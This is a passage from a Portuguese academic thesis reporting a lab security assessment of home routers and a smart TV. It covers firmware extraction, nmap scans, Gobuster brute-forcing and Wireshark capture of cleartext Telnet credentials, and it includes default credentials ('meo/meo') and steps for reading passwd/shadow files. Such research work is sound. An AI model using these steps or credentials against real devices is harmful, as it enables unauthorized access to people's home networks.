A avaliação foi conduzida de acordo com as recomendações descritas no National Institute of Standards and Technology (NIST) Security Publication (SP) 800-115 Stouffer et al. (2008) com todos os testes e ações realizados em ambiente controlado, durante o período de 2 de Novembro de 2017 até 31 de Janeiro de 2018.

A estrutura dos procedimentos de análise baseou-se na adaptação da abordagem utilizada por Land (2017), e que serviu de guia na criação da nossa metodologia

de testes para todo o processo. Com algumas adaptações, atendendo ao tipo de plataforma, será utilizado o mesmo procedimento ao longo dos subcapítulos 4.5 a 4.10.

4.2 DEFINIÇÃO DO ÂMBITO DOS TESTES

O investigador impôs no início dos testes as seguintes restrições e limitações:

1. Restrição de tempo entre o período de teste e a disponibilidade do investigador;
2. O cenário controlado não funcionar na máquina do investigador;
3. Limitação de recursos fornecidos pelo cenário para simular o comportamento normal da rede (partilha de dados, fluxos de tráfego, etc.);
4. Os endereços IP fornecidos não são suficientes para fazer todos os testes e podem estar fora do âmbito;
5. Qualquer incompatibilidade do *driver* de *hardware* com o *software* ou a falha dos drivers emulados pode ser considerada também como uma limitação;

4.3 DETALHES DA REDE

O investigador utilizou no seu laboratório ligações Assimetric Digital Subscriber Line (ADSL) e *Wireless* contratadas pelo mesmo. O segmento de rede definido para estes testes foi 192.168.1.0/24. Poderá haver a existência de outros segmentos de rede também utilizados, mas sempre dentro do espaço definido pela Internet Assigned Numbers Authority (IANA) para endereços privados.

Todos os testes foram conduzidos dentro de uma rede controlada sem a utilização de endereços IP públicos.

4.3.1 *Material Utilizado*

Com base na informação referida no capítulo 3, podemos então restringir a análise ao caso em estudo, falando do uso de IoT para o consumidor comum analisando dispositivos multimédia presentes numa rede doméstica e verificar a segurança dos mesmos. A composição do cenário de estudo pode ser verificada na Figura 6.



Figura 6: Cenário de teste configurado com os equipamentos

Segue-se a listagem dos equipamentos presentes para estudo, as especificações técnicas dos mesmos podem ser vistas no Apêndice A.

- Chromecast 2
- Huawei B310s-22
- Motorola VIP1200 IPTV Set-Top Box
- Sony Bravia KDL-50WC808
- Thomson TG784n

4.4 METODOLOGIA E VETORES DE ATAQUE

Os testes obedeceram à seguinte estrutura de acordo com a metodologia *black box* presente na Figura 7.

4.4.1 *Vetores de Ataque*

Foram definidos os seguintes vetores de ataque para os equipamentos:

- Huawei B310s-22



Figura 7: Metodologia seguida durante os testes

Firmware

Interface Web/Administrativa

Serviços de Rede

Tráfego de Rede

- Motorola VIP1200 IPTV STB

  Serviços de Rede

  Tráfego de Rede

- Sony Bravia KDL-50WC808

  Firmware

  Serviços de Rede

  Tráfego de Rede

- Thomson TG784n

  Firmware

  Interface Web/Administrativa

  Serviços de Rede

  Tráfego de Rede

4.5 PROCEDIMENTO DE ANÁLISE DOS ROUTERS

O procedimento de análise que se segue foi aplicado aos equipamentos Huawei B310s-22 e Thomson TG784n, de salientar que se pretende apenas fornecer uma visão de alto nível de toda a análise efetuada. A ordem das etapas abaixo descritas

não é estritamente importante e algumas delas nem sempre são necessárias ou aplicáveis a todos os dispositivos:

1. Adquirir o *firmware* do router.
    a) Efetuar o *download* do *firmware* diretamente do fabricante e usar o `Binwalk` [1] para extrair o sistema de ficheiros.
    b) Em caso de não ser possível efetuar o *download* do fabricante, pode ser feita a aquisição num sistema que esteja em produção utilizando uma ligação `telnet` ou `serial` (UART), e consequentemente extrair os ficheiros utilizando Trivial File Transfer Protocol (TFTP).
    c) Em dispositivos que utilizem Common Firmware Environment (CFE) como *bootloader*, as imagens do *firmware* podem ser adquiridas na integra e extraídas usando TFTP.
2. Comparar o sistema de ficheiros e qual o *software* que o router utiliza.
    a) Utilizar o `Binwalk` para identificar qual a informação sobre o sistema operativo que pode ser adquirida e ao mesmo tempo explorar o conteúdo do sistema de dados.
    b) Comparar bibliotecas e binários de aplicações usando ferramentas de *fuzzy hashing*, como o `ssdeep` [2] e alguns *scripts* personalizados.
3. Efetuar o *scanning* de portos nas interfaces Local Area Network (LAN) e Wide Area Network (WAN) do router.
    a) Utilizando o `nmap` fazer o *scan* completo aos portos TCP e UDP de forma a descobrir quais os serviços que estão a correr e a versão dos mesmos.
    b) Em caso dos testes do `nmap` serem inconclusivos, é possível identificar potenciais serviços explorando o sistema de ficheiros, examinar os processos em execução num sistema em produção, enviar *probes* diretos com base na análise de tráfego capturado ou em último caso verificar quais as configurações do dispositivo através da sua interface Web de administração.
    c) Testar contra outras vulnerabilidades comuns conhecidas (ex., *Shellshock*, *Dropbear SSH*, *Heartbleed*, Wi-Fi Protected Setup (WPS)).

1 https://github.com/ReFirmLabs/binwalk
2 https://ssdeep-project.github.io/ssdeep/index.html

   d) Procurar por entradas de resolução de Domain Name System (DNS) abertas utilizando *scripts* de `nmap` e executar a mesma verificação utilizando a interface Web de administração.

4. Identificar a suscetibilidade do router a ataques de DNS *spoofing/cache poisoning*.

   a) Capturar o tráfego de DNS e utilizar os filtros do `Wireshark` [3] para visualmente verificar em gráfico a distribuição de portos de destino e identificadores de distribuição (Transaction ID (TXID)).

   b) Nos casos onde são utilizados portos de destino estáticos, podem ser efetuados ataques de *cache poisoning* utilizando o *exploit* `DNS BailiWicked Host Attack` presente na *framework* `Metasploit`.

5. Verificação de credenciais *hardcoded*.

   a) Nos ficheiros do *firmware*, utilizar `strings` e o comando `grep` para procurar palavras ou expressões. Num sistema em produção, utilizar o comando `ps` para identificar os processos em execução a examinar.

   b) Examinar o conteúdo dos ficheiros `passwd` e `shadow` de forma a tentar encontrar contas não documentadas.

   c) Analisar os portos não identificados do passo 3 de forma a procurar por pontos de entrada não documentados.

   d) Executar a análise dos *scripts* de inicialização de *boot* e binários associados usando o `IDA Pro` [4].

6. Testar a interface Web de administração contra vulnerabilidades que permitam esta ser comprometida remotamente.

   a) Usar um *proxy* de avaliação de aplicações Web como o `Burp Suite` [5] para identificar e manipular informação nos pedidos HTTP.

   b) Identificar o uso de credenciais por omissão e quais os privilégios dessas contas.

   c) Demonstar como estas vulnerabilidades podem ser executadas e quais os cenários.

3 https://www.wireshark.org/#download
4 https://www.hex-rays.com/products/ida/
5 https://portswigger.net/burp/communitydownload

Tabela 3: Firmware Thomson TG784n

ESPECIFICAÇÃO	DESCRIÇÃO
Nome do produto	TG784n
Número de série	CP1213NT73P
Versão do software	10.2.1.L
Variante do software	DL
Versão do boot loader	1.1.0
Código do produto	3667917A
Nome da placa	DANT-P

4.5.1 *Análise de Firmware*

Como se pode verificar na tabela 3 as características a nível de *firmware* do router Thomson TG784n, são possíveis de adquirir na interface Web de gestão do dispositivo presente no endereço `192.168.1.254`, ou através do uso de `telnet` e ligando ao endereço `192.168.1.253` como se pode ver na Figura 8.

De forma a adquirir a informação presente na tabela 3 o utilizador tem de se autenticar com as credenciais `meo/meo` na interface Web presente no endereço `192.168.1.254` e navegar o seguinte caminho, como se pode ver na Listagem 1.

Listagem 1: Localização das informações do firmware na WebUI

```
1 [ Home ] > [ Thomson Gateway ] > [ Informações ]
2
3 O mesmo caminho pode ser acessido através do url
4
5 http://192.168.1.254/cgi/b/info/?be=0&l0=1&l1=0
```

A informação do *firmware* do router Huawei B310s-22 pode ser obtida na página inicial do router logo após a autenticação no mesmo, a informação surge sob a forma como é descrita a Tabela 4. No nosso caso foi efetuado uma reposição dos dados de fábrica neste equipamento de forma a usar as credenciais pré-definidas.

A análise e aquisição dos *firmwares* pode ser vista com maior detalhe no Apêndice D, em que é feita a análise do *firmware* do equipamento Huawei B310s-22 e identificado que o equipamento corre um *firmware* que possui `busybox` [6].

6 https://www.busybox.net/downloads/



Figura 8: Ligação ao router Thomson TG784n por Telnet

Tabela 4: Firmware Huawei B310s-22

ESPECIFICAÇÃO	DESCRIÇÃO
Nome do produto	B310-s22
IMEI	867058022780688
Versão do software	21.313.03.00.09
Versão do hardware	WL1B310FM03
Versão do UI Web	17.100.09.00.03
Endereço MAC LAN	DC:EE:06:47:77:5E

Após a análise dos *firmwares* utilizando as ferramentas `Binwalk` e `strings` não foi identificado no sistema de ficheiros nada anormal nem qualquer tipo de credenciais codificadas diretamente no código.

Devido ao uso de `busybox` por parte do *firmware* do Huawei B310s-22 é teoricamente possível utilizar a ferramenta `QEMU` [7] forma a compilar uma versão alterada do `busybox` no *firmware*, mas devido à falta de *software* específico de forma a fazer o *upload* para o router não foi testado.

4.5.2 *Análise de Tráfego*

Nesta análise de tráfego o enfâse foi no equipamento Thomson TG784n, uma vez que, este dispositivo encontra-se atualmente a responder a pedidos de `telnet` no porto 23 no endereço de rede `192.168.1.254`.

Como tal é importante criar um filtro para este IP, pode ser também acrescentado o protocolo a filtrar, dessa forma o comando que devolve o output na Listagem 56 é `ip.addr==192.168.1.254 && telnet`.

Listagem 2: Output do Wireshark para o protocol Telnet - Thomson TG784n

```
No.     Time       Source           Destination     Protocol   Length Code   Info
      8 4.329560   192.168.1.67     192.168.1.254   TELNET     55
       ↪  Telnet Data ...
      9 4.331706   192.168.1.254    192.168.1.67    TELNET     60
       ↪  Telnet Data ...
     15 4.761905   192.168.1.67     192.168.1.254   TELNET     55
       ↪  Telnet Data ...
     16 4.763598   192.168.1.254    192.168.1.67    TELNET     60
       ↪  Telnet Data ...
     18 4.961830   192.168.1.67     192.168.1.254   TELNET     55
       ↪  Telnet Data ...
     19 4.963341   192.168.1.254    192.168.1.67    TELNET     60
       ↪  Telnet Data ...
     ....
   7937 51.205916  192.168.1.254    192.168.1.67    TELNET     173
    ↪  Telnet Data ...
```

Por motivos de extensão do *log* apenas se pretende mostrar a sequência dos pacotes que originaram o conteúdo detetado em *cleartext* na rede demonstrado seguidamente. Na captura ao verificarmos o primeiro pacote com dados `telnet` se selecionarmos a opção `Follow` e a escolhermos `TCP stream` podemos verificar que todas as opções executadas durante esta sessão podem ser recolhidas por um atacante, o conteúdo capturado no nosso cenário pode ser visto na Listagem 57.

7 https://www.qemu.org/download/

Em alternativa a mesma informação pode ser detetada utilizando o filtro `tcp.stream eq 1`.

Listagem 3: Conteúdo Telnet visível em *plaintext* - Thomson TG784n

```
mmeeoo

Password : m*e*o*

--------------------------------------------------------------------------

                              _______  Thomson TG784n
                           ___/_____/\
                          /          /\\  10.2.1.L
                      _____/__       /  \\
                   _/       /\_____/___ \  Copyright (c) 1999-2014, THOMSON
                  //       /  \       /\ \
          ________//_______/    \     / _\/______
         /       / \       \    /    / /        /\
    __/       /   \       \  /    / /        / _\__
   / /       /     \_______\/    / /        / /   /\
  /_/_______/_________________/ /________/ /___/  \
  \ \       \     ____________    \ \       \ \   \  /
   \_\       \  /           /\    \ \        \ \___\/
      \       \/           /  \    \ \        \  /
       \_____/           /    \    \ \________\/
            /___________/       \    \  /
            \   ______  \       /_____\/
             \ /    /\  \     /___\/
              /____/  \  \  /
              \    \  /___\/
               \____\/

--------------------------------------------------------------------------
{meo}=>tt.hh..

Unknown command.
{meo}=>hheellpp

Following commands are available :

help             : Displays this help information
menu             : Displays menu
?                : Displays this help information
exit             : Exits this shell.
..               : Exits group selection.
saveall          : Saves current configuration.
ping             : Send ICMP ECHO_REQUEST packets.
traceroute       : Send ICMP/UDP packets to trace the ip path.

Following command groups are available :

contentsharing  firewall        printersharing  pwr             service
```

```
connection      dhcp            dns             dyndns          eth
env             expr            hostmgr         interface       ip
ipqos           language        mld             mobile          nat
pptp            sntp            software        ssh             syslog
system          upnp            vfs             wansensing      webserver
wireless        xdsl

{meo}=>hh

Unknown command.
{meo}=>ddnnss

{meo}[dns]=>hheellpp

Following command groups are available :

client

{meo}[dns]=>ddnnss  cclliieenntt

Unknown command.
{meo}[dns]=>cclliieenntt

{meo}[dns client]=>llss..

Unknown command.
{meo}[dns client]=>hheellpp

Following commands are available :

dnslist          : List all DNS servers.
config           : Modify the DNS resolver configuration.
nslookup         : DNS lookup for a domain name or an address.

{meo}[dns client]=>ddnnsslliisstt

Entry    State      Family    Server
  1      IDLE         IP      [port] 53 - [addr] 127.0.0.1

{meo}[dns client]=>
```

Sendo que é possível a captura de credenciais para este equipamento devido ao facto de no tráfego as mesmas serem enviadas em *plaintext*. Neste cenário uma comunicação por SSH criaria um túnel encriptado do qual um atacante não conseguiria a partir da escuta do tráfego identificar qualquer tipo de credenciais, mitigando esta grave falha.

No Apêndice E é efetuada a exploração de ataques possíveis a este serviço, bem como todo o procedimento efetuado desde a fase de reconhecimento até à aquisição de uma sessão no equipamento.

4.5.3 *Análise de Portos e Serviços*

Recorrendo à ferramenta `nmap` foi efetuada a análise de portos abertos e quais os serviços a correr nos mesmos. O *output* na Listagem 4 mostra o que foi identificado no router Thomson TG784n:

Listagem 4: Análise de Portos no Thomson TG784n

```
Nmap scan report for 192.168.1.253
Host is up (0.0018s latency).
Not shown: 95 closed ports

PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         Dropbear sshd 0.44 (protocol 2.0)
80/tcp  open  http        Knopflerfish httpd
139/tcp open  netbios-ssn Samba smbd (workgroup: WORKGROUP)
443/tcp open  ssl/http    Knopflerfish httpd
515/tcp open  printer     Xerox lpd

MAC Address: 5A:98:35:8F:0E:96 (Unknown)
Device type: general purpose

Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.30

Network Distance: 1 hop
Service Info: OS: Linux; Device: printer; CPE: cpe:/o:linux:linux_kernel
```

Este router também responde numa segunda interface com o endereço IP `192.168.1.254`, sendo este também o nosso *gateway* de rede, a Listagem 5 mostra os portos identificados.

Listagem 5: Análise de Portos no Thomson TG784n

```
Nmap scan report for 192.168.1.254
Host is up (0.0024s latency).
Not shown: 93 filtered ports

PORT     STATE SERVICE    VERSION
21/tcp   open  ftp        Alcatel Speedtouch ADSL router ftpd
23/tcp   open  telnet     Technicolor TG582n WAP telnetd
53/tcp   open  domain     pdnsd
80/tcp   open  http       Technicolor DSL modem http admin
443/tcp  open  ssl/https  Technicolor TG789vn broadband router
1723/tcp open  pptp                  THOMSON (Firmware: 1)
8000/tcp open  http       Technicolor TG787 VoIP gateway http admin 1.0

MAC Address: 58:98:35:8F:0E:96 (Technicolor)

Warning: OSScan results may be unreliable because we could not find at least 1
 ↪  open and 1 closed port
Device type: broadband router|printer|firewall|proxy server|general purpose

No exact OS matches for host (test conditions non-ideal).

Network Distance: 1 hop
Service Info: Devices: broadband router, bridge, VoIP adapter
```

A identificação de portos para o router Huawei B310s-22, pode ser vista na Listagem 6.

Listagem 6: Análise de Portos no Huawei B310s-22

```
Nmap scan report for 192.168.8.1
Host is up (1.0s latency).
Not shown: 995 closed ports

PORT     STATE    SERVICE    VERSION
53/tcp   open     tcpwrapped
80/tcp   open     http       webserver
443/tcp  open     ssl/https  webserver
514/tcp  filtered shell
8080/tcp open     http-proxy webserver

MAC Address: DC:EE:06:47:77:5E (Huawei Technologies)
Device type: general purpose

Running: Linux 2.6.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3
OS details: Linux 2.6.32 - 3.10

Network Distance: 1 hop
Service Info: OS: Linux; Device: printer; CPE: cpe:/o:linux:linux_kernel
```

Uma análise dos portos e da forma como utilizar as vulnerabilidades identificadas pode ser vista com maior detalhe no Apêndice E.

4.5.4 *Análise da Interface Web/Administrativa*

Antes da utilização de qualquer tipo de ferramenta, podemos especular atendendo os códigos HTTP devolvidos o seguinte:

- Os resultados devolvidos com o *banner* "200 OK" mostram informação sem qualquer tipo de autenticação, num estado inicial.
- Os resultados devolvidos com o *banner* "401 Unauthorized" com `Wwwauthenticate` indicam que existe um formulário pop-up de autenticação. (A autenticação é posssível embora ainda não tenha ocorrido ao contrário do código "403 Forbidden".)
- Alguns *banners* anunciam informação por omissão

Para a análise da interface web foi utilizada a ferramenta `Gobuster` [8] forma a efectuar *bruteforce* diretamente no Uniform Resource Identifier (URI) de forma a descobrir ficheiros e diretorias.

O *output* do teste para o equipamento Huawei B310s-22 pode ser visto na Listagem 7, em que numa primeira fase podemos ver que existem duas diretorias a responder ao código HTTP "200 OK", o que significa que podemos ver o seu conteúdo sem a necessidade de autenticação.

8 https://github.com/OJ/gobuster

Listagem 7: Informação devolvida pelo Gobuster - Huawei B310s-22

```
#huawei http

root@kali:~# gobuster -e -u http://192.168.8.1/ -w
 ↪  /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Gobuster v1.3                OJ Reeves (@TheColonial)
=====================================================
[+] Mode         : dir
[+] Url/Domain   : http://192.168.8.1/
[+] Threads      : 10
[+] Wordlist     : /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes : 301,302,307,200,204
[+] Expanded     : true
=====================================================
http://192.168.8.1/html (Status: 307)
http://192.168.8.1/api (Status: 200)
http://192.168.8.1/config (Status: 307)
http://192.168.8.1/configure (Status: 307)
http://192.168.8.1/configuration (Status: 307)
http://192.168.8.1/htmlcrypto (Status: 307)
http://192.168.8.1/htmls (Status: 307)
http://192.168.8.1/apis (Status: 200)
http://192.168.8.1/html401 (Status: 307)
http://192.168.8.1/htmlhelp (Status: 307)
http://192.168.8.1/configuration_management (Status: 307)
http://192.168.8.1/configurator (Status: 307)
=====================================================

#huawei https

root@kali:~# gobuster -e -u https://192.168.8.1/ -w
 ↪  /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -k

Gobuster v1.3                OJ Reeves (@TheColonial)
=====================================================
[+] Mode         : dir
[+] Url/Domain   : https://192.168.8.1/
[+] Threads      : 10
[+] Wordlist     : /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes : 301,302,307,200,204
[+] Expanded     : true
=====================================================
-----------------------------------------------------
=====================================================
```

Por sua vez, o *output* do teste para o equipamento Thomson TG784n presente na Listagem 8 mostra que as diretorias devolvem o código HTTP "302 Found", uma vez testadas essas diretorias redirecionam para a página de login.

Listagem 8: Informação devolvida pelo Gobuster - Thomson TG784n

```
#thomson http

root@kali:~# gobuster -e -u http://192.168.1.254/ -w
 ↪  /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Gobuster v1.3                OJ Reeves (@TheColonial)
=====================================================
[+] Mode         : dir
[+] Url/Domain   : http://192.168.1.254/
[+] Threads      : 10
[+] Wordlist     : /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes : 301,302,307,200,204
[+] Expanded     : true
=====================================================
http://192.168.1.254/cgi (Status: 302)
http://192.168.1.254/cgi-bin (Status: 302)
=====================================================

#thomson https

root@kali:~# gobuster -e -u https://192.168.1.254/ -w
 ↪  /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -k

Gobuster v1.3                OJ Reeves (@TheColonial)
=====================================================
[+] Mode         : dir
[+] Url/Domain   : https://192.168.1.254/
[+] Threads      : 10
[+] Wordlist     : /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes : 301,302,307,200,204
[+] Expanded     : true
=====================================================
http://192.168.1.254/cgi-bin (Status: 302)
=====================================================
```

Neste caso do ponto de vista do *output* o equipamento Thomson TG784n mostra-se mais robusto contra ataques de *bruteforcing* direcionados ao URI.

Também existe a dificuldade acrescida de gerir o router Thomson TG784n utilizando essa interface Web devido ao facto do certificado ser considerado inseguro (Figura 9), cada vez que é efetuado um pedido à interface a verificação do mesmo é efetuada, sendo o processamento de pedidos à página demasiado lento e por vezes inresponsivo.

4.5.5 *Verificação WAN*

Utilizando a ferramenta `Shodan` [9] o relatório obtido usando o IP público da rede, podemos ver que o porto 5060 responsável por tráfego Session Initiation Protocol (SIP) do tipo UDP pode ser visível do exterior (Figura 10).

9 https://www.shodan.io/



Figura 9: Problema com o certificado na interface Web



Figura 10: Relatório Shodan para o IP Público

4.6 PROCEDIMENTO DE ANÁLISE DA SMART TV

O procedimento de análise que se segue foi aplicado à Sony Bravia KDL-50WC808. De salientar que pretende apenas fornecer uma visão de alto nível de toda a análise efetuada.

1. Adquirir o *firmware* da *Smart TV*.
   a) Efetuar o download do *firmware* diretamente do fabricante e usar o `Binwalk` para extrair o sistema de ficheiros.
2. Comparar o sistema de ficheiros e qual o software que a *Smart TV* utiliza.
   a) Utilizar o `Binwalk` para identificar qual a informação sobre o sistema operativo que pode ser adquirida e ao mesmo tempo explorar o conteúdo do sistema de dados.
3. Efectuar o *scanning* de portos nas interfaces LAN da *Smart TV*.
   a) Utilizando o `nmap` fazer o *scan* completo aos portos TCP e UDP de forma a descobrir quais os serviços que estão a correr e a versão dos mesmos.

   b) Procurar por entradas de resolução de DNS abertas utilizando *scripts* de `nmap` e executar a mesma verificação utilizando a interface Web de administração.

4. Identificar a suscetibilidade da *Smart TV* a ataques de DNS *spoofing/cache poisoning*.

   a) Capturar o tráfego de DNS e utilizar os filtros do `Wireshark` para visualmente verificar em gráfico a distribuição de portos de destino e identificadores de distribuição (TXID).

   b) Nos casos onde são utilizados portos de destino estáticos, podem ser efetuados ataques de *cache poisoning* utilizando o *exploit* `DNS BailiWicked Host Attack` presente na *framework* `Metasploit`.

5. Verificação de credenciais *hardcoded*.

   a) Nos ficheiros do *firmware*, utilizar *strings* e o comando `grep` para procurar palavras ou expressões. Num sistema em produção, utilizar o comando `ps` para identificar os processos em execução a examinar.

   b) Examinar o conteúdo dos ficheiros `passwd` e `shadow` de forma a tentar encontrar contas não documentadas.

   c) Executar a análise dos *scripts* de inicialização de *boot* e binários associados usando o `IDA Pro`.

6. Procurar a existência de alguma interface Web de administração camuflada no sistema.

   a) Usar um *proxy* de avaliação de aplicações Web como o **Burp Suite** para identificar e manipular informação nos pedidos HTTP.

   b) Identificar o uso de credenciais por omissão e quais os privilégios dessas contas.

   c) Demonstar como estas vulnerabilidades podem ser executadas e quais os cenários.

4.6.1 *Análise de Firmware*

O procedimento de análise do *firmware* pode ser encontrado no Apêndice D, na secção Sony Bravia, onde se encontra a metodologia desde a aquisição até à extração. Assim sendo, esta subsecção vai abordar de forma resumida o resultado final obtido.

- Foi adquirido o *firmware* no *site* oficial na página de suporte do equipamento.
- Foi executada a ferramenta `Binwalk` para extrair o conteúdo do ficheiro.
- Após a extração principal e subsequentes extrações, encontra-mos um padrão de ficheiros idêntico `0.sit`. Estes ficheiros encontram comprimidos com a extensão *.sit*, também designada de `"stuffed"` pertencente ao *software* `Smith Micro StuffIt` [10].

O padrão identificado não permite aceder a um sistema de ficheiros ou obter uma estrutura de árvore. Tentou-se verificar qual o *output* desses ficheiros utilizando a ferramenta *strings*, tanto para o ficheiro original como para os `0.sit`.

De uma extração realizada podemos verificar qual o tipo de ficheiro executando o comando `file` em ambos os ficheiros (Listagem 43). Executanto o `Binwalk` de novo nos ficheiros `156BB61F.sit` e `55993685.sit` devolverá ficheiros `0.sit`.

Listagem 9: Verificação dos ficheiros .sit

```
file 156BB61F.sit
156BB61F.sit: data
file 55993685.sit
55993685.sit: data
```

